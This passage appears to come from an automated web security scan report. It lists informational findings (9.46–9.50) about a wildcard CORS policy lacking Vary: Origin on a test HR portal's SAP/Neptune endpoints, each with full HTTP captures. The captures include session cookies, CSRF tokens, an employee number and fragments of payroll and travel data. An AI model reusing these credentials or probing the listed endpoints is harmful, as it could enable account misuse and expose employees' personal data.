X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1375
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modellistMasterData":
[22,"KTART","KTART_TXT","BEGDA","ENDDA","REQUESTID","REQDATE","REQTIME","NUMTRANSF","REASON","WFSTATUS","WFBYMSS","WFBYMSS_VIS","EDIT_DEL","DB
DATE","DEDATE","BDEDNEW","EDEDNEW",
...[SNIP]...
```

9.46. https://testportal.zalaris.com/neptune/zmfp_team_status

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_team_status

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_team_status?ajax_id=SYNC&ajax_applid=ZMFP_TEAM_STATUS&sap-client=650&dxp=21100006&field_id=00020 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNU.JhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564616884; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b863278bd0174b2e
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b863278bd0174b2e-01
Content-Length: 142
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_APP_PARAMS":{"ROLE":"ESS","CAL_BEGDA":"165652740000","CAL_ENDDA":"1657132199000","EXP_BEGDA":"20220630","EXP_ENDDA":"20220706","ALL":false}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:50:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 2014
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeloCalendarLegendData":[2,"TEXT","TYPE","Part Time","Type01","Absence Request","Type05","Full Day Absence","Type07","Part Day
Absence","Type08","Travel","Type09"],"modeloPCSmallData":[5,"PERNR",
...[SNIP]...
```

9.47. https://testportal.zalaris.com/neptune/zmfp_time_entry_v2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_entry_v2

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_time_entry_v2?ajax_id=SYNC&ajax_applid=ZMFP_TIME_ENTRY_V2&sap-client=650&dxp=21100006&field_id=01034 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564756285; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrftoken: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-f10b79e9a1614b89
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-f10b79e9a1614b89-01
Content-Length: 15
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:52:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 79934
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modeltabCatsData":
[65,"COUNTER","UUID","WORKDATE","EMPLOYEENUMBER","CATSHOURS","UNIT","ABS_ATT_TYPE","WBS_ELEMENT","REC_ORDER","REC_CCTR","POSITION","ABS_AT
T_TYPE_TXT","WBS_ELEMENT_TXT","REC_ORDER_T
...[SNIP]...
```

9.48. https://testportal.zalaris.com/neptune/zmfp_time_statement

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/zmfp_time_statement

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_time_statement?ajax_id=GET_PERIODS&ajax_applid=ZMFP_TIME_STATEMENT&sap-client=650&dxp=21100006&field_id=00111 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpieQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564818323; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dElJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5-eadf9bd49ed14034
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-eadf9bd49ed14034-01
Content-Length: 42
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_PARAMS":{},"GS_INPUT":{"PERIOD":365}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:53:52 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
content-length: 761
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelMasterListData":{"8","PABRJ","PABRP","BEGDA","ENDDA","AMOUNT1","AMOUNT2","PDF_SRC","FIL_KEY","2022","03","20220301","20220329"," 157.50","
0.00","","03.2022","2022","02"
...[SNIP]...
```

9.49. https://testportal.zalaris.com/neptune/zmfp_travel_create_expense_rep

Summary

Severity:	Information
Confidence:	Certain

Host: <https://testportal.zalaris.com>
Path: /neptune/zmfp_travel_create_expense_rep

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=INIT&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00072 HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656564878359; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: j5c04ab37b2ee49a18ba483fc30687ed5.b673befe0d164d29
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-b673befe0d164d29-01
Content-Length: 15
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{"GS_INPUT":{}}
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:54:38 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 46391
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit:// data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{"modelInputData":
{"PERNR":"00034448","REINR":"","0000000000","WIID":"","000000000000","FROM_INBOX":false,"FROM_INBOX_HIST":false,"SIMULATE":false,"ROLE":"","ESS","PLANREQUEST":"","F
OR_EDIT":false,"DATV":"","202
...[SNIP]...
```

9.50. https://testportal.zalaris.com/neptune/zmfp_universal_inbox

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/zmfp_universal_inbox**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
POST /neptune/zmfp_universal_inbox?ajax_id=GET_MASTERLIST&ajax_applid=ZMFP_UNIVERSAL_INBOX&sap-client=650&dxp=21100006&field_id=00018&ajax_value=31
HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiAQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656564546619
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: a8AO79NziXR4n1dEIJb/pIPW8WUVmIPKyLoHMzqniYk=6BC00EEFD3738974789F57449496FFA483D6F165159A
Content-Type: application/json
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |5c04ab37b2ee49a18ba483fc30687ed5.2c9a10b8e63a47e5
Traceparent: 00-5c04ab37b2ee49a18ba483fc30687ed5-2c9a10b8e63a47e5-01
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 0
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 04:49:09 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 1074
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods: *
access-control-allow-headers: *
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io: data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
